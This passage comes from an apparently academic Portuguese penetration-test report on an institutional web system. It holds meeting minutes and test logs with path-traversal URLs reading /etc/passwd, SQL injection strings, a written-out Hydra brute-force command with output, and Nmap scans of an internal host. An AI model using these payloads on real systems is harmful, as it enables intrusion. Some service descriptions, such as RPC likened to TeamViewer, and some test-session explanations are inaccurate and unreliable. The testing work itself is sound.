As atividades: *Download do código fonte da aplicação* e *Inclusão de arquivo no servidor web da aplicação* não foram realizadas pois dependiam de que, nos testes anteriores, fossem descobertas possíveis vulnerabilidades para obter acesso não autorizado as pastas do servidor web da aplicação.

Decisões

Ficou acordado que os analistas de teste realizarão as seguintes atividades:

1. Análise do Servidor - Exploração via Nmap;
2. Tela Login - Exploração via SqlMap;
3. Descobrir senha de root do servidor;
4. Ataque à porta RCP via Metasploit;
5. Alteração de arquivo no servidor web da aplicação;
6. Descobrir dados pertencentes a usuários do sistema operacional do servidor web.

O prazo definido para finalização da Iteração 03 foi 12 de abril de 2016. Além disso, a data da próxima reunião foi definida também para o dia 12 de abril de 2016.

[ATA 04] Planejamento Iteração 04

Objetivos

A reunião do dia 12 de abril de 2016, com duração de 1 hora, teve como objetivo a apresentação dos resultados da Iteração 03 e o planejamento das atividades para a Iteração 04.

O que foi discutido

Inicialmente, houve a exposição do que foi planejado para a Iteração 03, o que foi realizado. Em seguida, foram definidas e priorizadas todas as atividades da Iteração 04.

Atividades concluídas

1. Análise do Servidor - Exploração via Nmap;
2. Tela Login - Exploração via SqlMap;
3. Ataque à porta RPC via Metasploit.

Observações

As seguintes atividades não foram realizadas porque não foi possível obter acesso não autorizado as pastas do servidor web da aplicação: *Descobrir senha de root do servidor*, *Alteração de arquivo no servidor web da aplicação* e *Descobrir dados pertencentes a usuários do sistema operacional do servidor web*.

Decisões

Ficou acordado que os analistas de teste realizarão as seguintes atividades:

1. Tela Consulta Servidor - Exploração via Sql Injection;
2. Tela Consulta Servidor - Exploração via SqlMap;
3. Tela Cadastro de Lotes – Exploração via XSS;
4. Análise do servidor via Nmap;
5. Tela Cadastro Lotes – Exploração via Sql Injection e SqlMap.

O prazo definido para finalização da Iteração 04 foi 19 de abril de 2016. Além disso, a data da próxima reunião foi definida para o dia 19 de abril de 2016.

[ATA 05] Planejamento Iteração 05

Objetivos

A reunião do dia 19 de abril de 2016, com duração de 1 hora, teve como objetivo a apresentação dos resultados e impedimentos da Iteração 04 e o planejamento das atividades para a Iteração 05.

O que foi discutido

Inicialmente, houve a exposição do que foi planejado para a Iteração 04, o que foi realizado e as dificuldades encontradas. Em seguida, foram definidas e priorizadas todas as atividades da Iteração 05.

Atividades concluídas

1. Tela Consulta Servidor - Exploração via Sql Injection;
2. Tela Consulta Servidor - Exploração via SqlMap;
3. Tela Cadastro de Lotes – Exploração via XSS;
4. Análise do servidor via Nmap;
5. Tela Cadastro Lotes – Exploração via Sql Injection e SqlMap.

Impedimentos

A máquina virtual, que hospeda o servidor de banco de dados utilizado pelo sistema em teste, foi corrompida e ficou indisponível entre os dias 18 a 20 de abril de 2016. Foi enviado um e-mail à equipe do DGTI e como solução a base de dados foi transferida para dentro da máquina que hospeda o sistema em teste.

Decisões

Ficou acordado que os analistas de teste realizarão as seguintes atividades:

1. Explorar XSS - Tela Cadastro de lotes;
2. Tela Cadastro de servidor – Exploração via Sql Injection e SqlMap;

O prazo definido para finalização da Iteração 05 foi 25 de abril de 2016. Além disso, a data da próxima reunião foi definida para o dia 25 de abril de 2016.

[ATA 06] Planejamento Iteração 06

Objetivos

A reunião do dia 25 de abril de 2016, com duração de 1 hora, teve como objetivo a apresentação dos resultados e impedimentos da Iteração 05 e o planejamento das atividades para a Iteração 06.

O que foi discutido

Inicialmente, houve a exposição do que foi planejado para a Iteração 05 e, logo em seguida, foram expostas as atividades realizadas para essa Iteração. Em seguida, foram definidas e priorizadas todas as atividades da Iteração 06.

Atividades concluídas

1. Explorar XSS - Tela Cadastro de lotes;
2. Tela Cadastro de servidor – Exploração via Sql Injection e SqlMap.

Decisões

Ficou acordado que os analistas de teste realizarão as seguintes atividades:

1. Explorar XSS - Tela Cadastro de servidor;
2. Mapeamento de vulnerabilidades – Tela Relatórios

O prazo definido para finalização da Iteração 06 foi 09 de maio de 2016. Além disso, a data da próxima reunião foi definida para o dia 09 de maio de 2016.

[ATA 07] Planejamento Iteração 07

Objetivos

A reunião do dia 09 de maio de 2016, com duração de 1 hora. Devido ao grande impacto dos impedimentos ocorridos na Iteração 06, essa reunião focou no replanejamento das atividades que ficaram pendentes na Iteração 06.

O que foi discutido

Inicialmente, houve a exposição do que foi planejado para a Iteração 06, o que foi realizado e as dificuldades encontradas. Em seguida, foram definidas e priorizadas todas as atividades da Iteração 07.

Atividades concluídas

Devido os impedimentos registrados para a Iteração 06, não houve atividades concluídas.

Impedimentos

Devido problemas de reforma no espaço físico do DGTI, onde fica localizado o ambiente de testes, o sistema ficou indisponível entre os dias 04 e 10 de maio de 2016. Isso impossibilitou a realização de todas as atividades previstas para a Iteração 06.

Decisões

As atividades previstas para a Iteração 07 continuaram sendo as mesmas planejadas para a Iteração 06. Ficou acordado que os analistas de teste realizarão:

1. Explorar XSS - Tela Cadastro de servidor;
2. Mapeamento de vulnerabilidades – Tela Relatórios.

O prazo definido para finalização da Iteração 07 foi 17 de maio de 2016.

[ATA 07] Planejamento Iteração 08

Objetivos

A reunião do dia 17 de maio de 2016, com duração de 1 hora, teve como objetivo a apresentação dos resultados da Iteração 07.

O que foi discutido

Houve a exposição do que foi planejado e realizado para a Iteração 07.

Atividades concluídas

1. Explorar XSS - Tela Cadastro de servidor;
2. Mapeamento de vulnerabilidades – Tela Relatórios

4.3 RELATÓRIO DE EXECUÇÃO DOS TESTES

Nessa sessão, serão relatados, de forma detalhada, os resultados obtidos na execução dos testes em cada iteração planejada. Serão apresentados os passos utilizados para detectar possíveis vulnerabilidades, as vulnerabilidades encontradas e quais danos estas podem causar caso sejam exploradas.

4.3.1 Iteração 1

Tela Login - Exploração via Path Transversal

Tarefa realizada entre os dias 22/03/16 e 23/03/16.

Duração total das sessões executadas: 2 horas e 30 minutos.

Objetivo

Para identificar a estrutura de diretórios do sistema dentro do servidor, foi utilizada a funcionalidade Burp Spider da ferramenta Burp Suite, ambas abordadas no subcapítulo 3.2. Os resultados obtidos, conforme mostra a Figura 3, foram utilizados para executar os testes deste tópico.




Figura 7 – Resultado mapeamento diretórios do sistema.

Dada a estrutura hierárquica do sistema descrita na figura 7, o objetivo do teste é utilizar entradas maliciosas na URL para conseguir acesso a locais não autorizados a um usuário do sistema.

Sessão de teste 1

Quando o sistema não consegue efetuar um login, o seguinte parâmetro é exibido na url: nomeSistema/login.php?logado=false.

A primeira sessão de teste fará uma requisição ao servidor alterando a url citada anteriormente para: nomeSistema/login.php?logado=../../dir, a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o sistema explorado.

1. O comando “../../” foi utilizado para tentar a navegação de forma forçada dentro da estrutura de pastas do sistema operacional do servidor no qual a aplicação está hospedada.
2. O comando dir, no cmd do sistema operacional Windows, serve para listar os arquivos e diretórios dentro da pasta atual.

Resultado esperado

Espera-se que o sistema bloqueie o acesso.

Relatório de execução

O sistema passou nos testes. Não foi possível obter o acesso a qualquer outra parte do sistema.

Sessão de teste 2

Fazer uma requisição ao servidor utilizando a url nomeSistema/login.php?logado=../../cat /etc/passwd, a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o sistema explorado.

1. O comando “../../” foi utilizado para tentar a navegação de forma forçada dentro da estrutura de pastas do sistema operacional do servidor no qual a aplicação está hospedada.
2. O comando cat /etc/passwd , no sistema operacional Linux, serve para listar o conteúdo de passwd (local onde ficam armazenados informações de senha dos usuários). Como o sistema operacional do servidor em questão é Windows, então caso seja executado, o esperado seria um erro.

Resultado esperado

Espera-se que o sistema bloqueie o acesso.

Relatório de execução

O sistema passou nos testes. Não foi possível obter o acesso a qualquer outra parte do sistema.

Sessão de teste 3

Fazer uma requisição ao servidor utilizando a url nomeSistema/login.php?logado=%2e%2e%2f (código equivalente a ../../), a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o sistema explorado.

1. O comando “../../” serve para tentar a navegação de forma forçada dentro da estrutura de pastas do sistema operacional do servidor que hospeda o sistema explorado.

Resultado esperado

Espera-se que o sistema bloqueie o acesso.

Relatório de execução

O sistema passou nos testes. Não foi possível obter o acesso a qualquer outra parte do sistema.

Sessão de teste 4

Fazer uma requisição ao servidor utilizando a url nomeSistema/login.php?logado=../data.js para acessar o arquivo “data.js”, a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o sistema explorado.

1. O comando “../” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional do servidor.
2. “data.js” é um arquivo descoberto através do escaneamento realizado pela funcionalidade Burp Spider, da ferramenta Burp Suite, para mapear a estrutura de pastas da aplicação.

Resultado esperado

Espera-se que o sistema bloqueie o acesso.

Relatório de execução

O sistema passou nos testes. Não foi possível obter o acesso a qualquer outra parte do sistema.

Sessão de teste 5

Fazer uma requisição ao servidor utilizando a url nomeSistema/login.php?logado=../../.. , a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o sistema explorado.

1. O comando “../../..” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional que hospeda a aplicação.

Resultado esperado

Espera-se que o sistema bloqueie o acesso.

Relatório de execução

O sistema passou nos testes. Não foi possível obter o acesso a qualquer outra parte do sistema.

Sessão de teste 6

Fazer uma requisição ao servidor utilizando a url nomeSistema/login.php?login=teste&senha a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o sistema explorado.

1. O comando “../../..” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional que hospeda a aplicação.

Resultado esperado

Espera-se que o sistema impeça o acesso.

Relatório de execução

O sistema passou nos testes. Não foi possível obter o acesso a qualquer outra parte do sistema.

Sessão de teste 7

Fazer uma requisição ao servidor utilizando a url nomeSistema/login.php?login=teste&senha , a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o sistema explorado.

1. O comando “..” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional que hospeda a aplicação.

Resultado esperado

Espera-se que o sistema bloqueie o acesso.

Relatório de execução

O sistema passou nos testes. Não foi possível obter o acesso a qualquer outra parte do sistema.

Tela Login - Mapeamento da hierarquia de pastas do sistema

Tarefa realizada dia 22/03/16.

Duração total das sessões executadas: 1 hora e 30 minutos.

Objetivo

Utilizar de forma automatizada o módulo Burp Spider da ferramenta Burp Suite e a partir da URL da tela de Login: IP_do_servidor/nomeSistema/login.php realizar um reconhecimento da hierarquia de diretórios do sistema armazenados dentro do servidor. Mediante aos resultados, verificar se foi possível ter acesso à hierarquia de pastas do sistema mesmo sem efetuar a requisição do login. Além disso, verificar se é possível ter acesso aos códigos da aplicação.

Sessão de teste 1

Acessar a página do Login utilizando a url http:// IP_do_servidor/nomeSistema/login.php.

Resultado esperado

Espera-se que o sistema não permita a visualização da hierarquia de pastas do sistema.

Relatório de execução

O sistema passou nos testes. Conforme mostra Figura 8, não foi possível mapear a estrutura de pastas do sistema apenas acessando a página de Login.




Figura 8 – Resultado mapeamento diretórios do sistema a partir da tela de Login.

4.3.2 Iteração 2

Tela Login - Exploração via Força Bruta

Tarefa realizada dia 01/04/16.

Duração total das sessões executadas: 1 hora e 20 minutos.

Objetivo

Utilizar a ferramenta Hydra, abordada no subcapítulo 3.2, para encontrar, por meio de tentativa e erro, um login de um usuário e senha válidos para acessar o sistema explorado.

Sessão de teste 1

Configurar a Hydra, com os parâmetros login e senha, para que ela realize os testes de acesso com força bruta na tela de Login.

Resultado esperado

Espera-se que o sistema possua proteção Antispam, como Captcha que impeça a ferramenta automatizada de prosseguir até o fim do teste.

Relatório de execução

Indefinido. A ferramenta está esperando 3 parâmetros quando, a tela de Login só utiliza 2 na requisição.

Sessão de teste 2

Inserir um login de usuário válido e possíveis senhas mais comuns utilizadas para acesso de um sistema.

Comando utilizado: `hydra -l admin -P forcaBruta IP_do_servidor http-post-form "nomeSistema/login.php:login=^USER^:senha=^PASS^:logado=false"`

No comando acima:

1. “hydra” executa a ferramenta Hydra;
2. “-l” significa o login utilizado no momento. Nesse caso, deve ser sempre “admin”, pois foi o único usuário válido fornecido para a realização de testes no sistema explorado;
3. “-P” aponta para o arquivo contendo as senhas que a Hydra tentará utilizar para acessar o sistema;
4. “IP_do_servidor” é o IP onde está hospedada a aplicação alvo;
5. “http-post-form” informa o método utilizado para fazer a requisição ao servidor: POST do protocolo HTTP;
6. “nomeSistema/login.php:login=^USER^:senha=^PASS^:logado=false” é a URL utilizada para fazer a requisição.
 - a) USER é onde a Hydra deve inserir o login válido usado na requisição;
 - b) PASS é onde a Hydra deve inserir a senha válida usada na requisição.

Resultado esperado

Espera-se que o sistema interrompa as sessões de testes configuradas na ferramenta Hydra.

Relatório de execução

O sistema não passou nos testes. Todas as sessões de testes foram executadas pela Hydra sem nenhum tipo de interrupção por parte do sistema alvo.

Sessão de teste 3

Configurar a ferramenta Hydra para executar uma sessão de testes utilizando o *login* “admin”, cadastrado na base de dados do sistema explorado. Além disso, usar um dicionário de senhas retiradas da *Lista de Piores Senhas de 2015* da SplashData (22).

Comando utilizado: hydra -l admin -P forcaBruta IP_do_servidor http-post-form “nomeSistema/login.php:login=^USER^:senha=^PASS^:logado=false” -V

1. “hydra” executa a ferramenta Hydra;
2. “-l” significa o login utilizado no momento. Nesse caso, deve ser sempre “admin”, pois foi o único usuário válido fornecido para a realização de testes no sistema explorado;
3. “-P” aponta para o arquivo contendo as senhas que a Hydra tentará utilizar para acessar o sistema;
4. “IP_do_servidor” é o IP onde está hospedada a aplicação alvo;
5. “http-post-form” informa o método utilizado para fazer a requisição ao servidor: POST do protocolo HTTP;
6. “nomeSistema/login.php:login=^USER^:senha=^PASS^:logado=false” é a URL utilizada para fazer a requisição;
 - a) USER é onde a Hydra deve inserir o *login* válido usado na requisição;
 - b) PASS é onde a Hydra deve inserir a *senha* válida usada na requisição.
7. “-V” é para exibir no console o resultado da operação.

Resultado esperado

Espera-se que o sistema possua proteção Antispam, como Captcha que impeça a ferramenta automatizada de prosseguir até o fim do teste.

Relatório de execução

O sistema não passou nos testes. Conforme mostra a Figura 9, todas as tentativas configuradas na Hydra foram executadas com sucesso. O sistema é vulnerável ao acesso via força bruta, pois permite que várias requisições sejam feitas ao servidor por tempo indeterminado. Como não há mecanismo de bloqueio para inúmeras requisições, o sistema abre uma brecha para que senhas de acesso ao sistema possam ser descobertas após várias tentativas.

```
root@kali: ~/Documents
File Edit View Search Terminal Help
root@kali:~/Documents# hydra -l admin -P forcaBruta http-post-form
:login=^USER^:senha=^PASS^:logado=false" -V
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-04-01 13:29:19
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overw
riting, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 16 login tries (l:1/p:16), ~0 tries
per task
[DATA] attacking service http-post-form on port 80
[ATTEMPT] target - login "admin" - pass "123456" - 1 of 16 [child 0]
[ATTEMPT] target - login "admin" - pass "password" - 2 of 16 [child 1]
[ATTEMPT] target - login "admin" - pass "12345678" - 3 of 16 [child 2]
[ATTEMPT] target - login "admin" - pass "qwerty" - 4 of 16 [child 3]
[ATTEMPT] target - login "admin" - pass "12345" - 5 of 16 [child 4]
[ATTEMPT] target - login "admin" - pass "123456789" - 6 of 16 [child 5]
[ATTEMPT] target - login "admin" - pass "football" - 7 of 16 [child 6]
[ATTEMPT] target - login "admin" - pass "1234" - 8 of 16 [child 7]
[ATTEMPT] target - login "admin" - pass "1234567" - 9 of 16 [child 8]
[ATTEMPT] target - login "admin" - pass "baseball" - 10 of 16 [child 9]
[ATTEMPT] target - login "admin" - pass "welcome" - 11 of 16 [child 10]
[ATTEMPT] target - login "admin" - pass "1234567890" - 12 of 16 [child 11]
[ATTEMPT] target - login "admin" - pass "abc123" - 13 of 16 [child 12]
[ATTEMPT] target - login "admin" - pass "111111" - 14 of 16 [child 13]
[ATTEMPT] target - login "admin" - pass "admin" - 15 of 16 [child 14]
[ATTEMPT] target - login "admin" - pass "letmein" - 16 of 16 [child 15]
```

Figura 9 – Resultado da execução de testes no campo login utilizando a Hydra.

Tela Login - Exploração via SQL Injection

Tarefa realizada dia 07/04/16.

Duração total das sessões executadas: 1 hora e 40 minutos.

Objetivo

Submeter entradas maliciosas no sistema através de injeção de códigos SQL na página de Login. Então, através de sessões de testes, forçar ações não autorizadas no sistema.

Sessão de teste 1

Verificar se o campo Login é vulnerável a injeção de código SQL utilizando a técnica de concatenação de aspas simples.

Entrada: *admin'*

Resultado Esperado

Espera-se que o sistema realize o tratamento do caractere aspa simples como um parâmetro regular da consulta.

Relatório de execução

O sistema passou nos testes. A aplicação realizou o tratamento de dados de entrada e não permitiu a injeção de instruções SQL através do campo de Login.

Sessão de teste 2

Inserir um texto com uma distribuição adequada de aspa simples e comentários inline (23, 24, 25) como entrada no campo Login, a fim de modificar a instrução SQL utilizada pelo sistema na consulta de dados referentes aos usuários cadastrados. Comentários inline serão utilizados para tentar forçar o interpretador de SQL da aplicação a ignorar todas as instruções SQL que vierem após o comentário inserido.

Entradas:

1. *admin' or 1=1 #*
2. *admin' or 1=1 –*

Resultado Esperado

Espera-se que a aplicação realize o devido tratamento para impedir que as instruções de comentários não sejam interpretadas como comentários inline.

Relatório de execução

O sistema passou nos testes. A aplicação realizou o tratamento de dados de entrada, não permitindo a mudança de comportamento da instrução SQL utilizada pelo sistema para consultar os dados dos usuários cadastrados.

Sessão de teste 3

Inserir um texto utilizando uma única aspa simples para completar a entrada de uma possível instrução SQL executada no momento do login no sistema.

Entradas:

admin' or 'a'='a

Resultado Esperado

Espera-se que o sistema realize o tratamento de todos os caracteres informados como parâmetros regulares da consulta.

Relatório de execução

O sistema passou nos testes. A aplicação realizou o tratamento de dados de entrada, não permitindo a mudança de comportamento da instrução SQL utilizada pelo sistema para consultar os dados dos usuários cadastrados.

4.3.3 Iteração 3

Atividade: análise do servidor via Nmap

Tarefa realizada no dia 09/04/16

Duração total das sessões executadas: 1 hora.

Objetivo

Utilizar a ferramenta Nmap, abordada no subcapítulo 3.2, para descobrir portas abertas no servidor e que atividades maliciosas podem ser desenvolvidas a partir disso.

Varredura 1

Utilização do comando: nmap -Ss -O IP_do_servidor.

1. “nmap” executa a ferramenta Nmap;
2. “-Ss” permite que a ferramenta tente fazer o scan SYN do TCP;
3. “-O” permite que a ferramenta tente encontrar o sistema operacional utilizado pelo servidor.;
4. IP_do_servidor informa o IP onde está hospedada a aplicação em teste.

Resultado Esperado

Espera-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas abertas, e os serviços que estão rodando nessas portas no momento do escaneamento.

Relatório de execução

Erro na ferramenta.

Varredura 2

Utilização do comando: nmap -sS -O IP_do_servidor.


1. “nmap” executa a ferramenta Nmap;
2. “-sS” permite que a ferramenta tente fazer o scan SYN do TCP;
3. “-O” permite que a ferramenta tente encontrar o sistema operacional utilizado pelo servidor;
4. IP_do_servidor informa o IP onde está hospedada a aplicação em teste.

Resultado Esperado

Espera-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas abertas, e os serviços que estão rodando nessas portas no momento do escaneamento.

Relatório de execução

De acordo com a Figura 10, foi possível descobrir o sistema operacional utilizado pelo servidor explorado: *Windows Server 2003*. Também foi possível descobrir as portas abertas, e serviços que estavam rodando nessas portas no momento do escaneamento.



```
root@kali: ~
File Edit View Search Terminal Help
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-04-10 11:58 BRT
root@kali:~# nmap -sS -O
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-04-10 11:58 BRT
Nmap scan report for [redacted]
Host is up (0.00067s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1025/tcp   open  NFS-or-IIS
1723/tcp   open  pptp
5666/tcp   open  nrpe
MAC Address: 00:0C:29:84:42:2C (VMware)
Device type: general purpose
Running: Microsoft Windows 2003
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows Server 2003 SP1 or SP2
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 25.92 seconds
root@kali:~#
```

Autoria Própria

Figura 10 – Portas encontradas e os serviços que estavam rodando nelas no momento do escaneamento via Nmap.

Serviços encontrados na Figura 10:

- Microsoft Windows RPC - Ferramenta semelhante ao TeamViewer que conecta o computador criando um esquema de servidor - cliente;
- Microsoft Windows microsoft-ds - Ferramenta que auxilia a implantação de imagens em uma distribuição Windows;
- Apache httpd – Servidor Web;
- Microsoft Windows 98 netbios-ssn – API que fornece serviços relacionados com a camada de Transporte do modelo OSI para permitir a comunicação de aplicativos locais;
- Microsoft Firmware Ppt – Protocolo de transferência ponto a ponto.

Varredura 3

Utilização do comando: *nmap -sV -O IP_do_servidor.*


1. “nmap” executa a ferramenta Nmap;
2. “-sV” permite que a ferramenta realize o SYN e busque a versão do software rodando no momento;
3. “-O” permite que a ferramenta tente encontrar o sistema operacional utilizado pelo servidor;
4. IP_do_servidor informa o IP onde está hospedada a aplicação em teste.

Resultado Esperado

Espera-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas abertas, os serviços e as versões dos softwares que estão rodando nessas portas no momento do escaneamento.

Relatório de execução

De acordo com a Figura 11, foi possível descobrir o sistema operacional utilizado pelo servidor explorado: *Windows Server 2003*. Também foi possível descobrir as portas abertas, os serviços e a versão dos softwares que estavam rodando nessas portas no momento do escaneamento.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~#
root@kali:~# nmap -sV -O 192.168.0.58
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-04-10 12:03 BRT
Stats: 0:02:30 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.71% done; ETC: 12:06 (0:00:22 remaining)
Nmap scan report for 192.168.0.58
Host is up (0.00016s latency)
Not shown: 993 closed ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 2003 or 2008 microsoft-ds
1025/tcp  open  msrpc          Microsoft Windows RPC
1723/tcp  open  pptp           Microsoft (Firmware: 3790)
5666/tcp  open  ssl/nrpe?
MAC Address: 00:0C:29:84:42:2C (VMware)
Device type: general purpose
Running: Microsoft Windows 2003
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows Server 2003 SP1 or SP2
Network Distance: 1 hop
Service Info: OSs: Windows, Windows 98; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_server_2003
```

Figura 11 – Portas encontradas e versões dos sistemas que elas estavam rodando, no momento do escaneamento via Nmap.

Serviços encontrados na Figura 11:

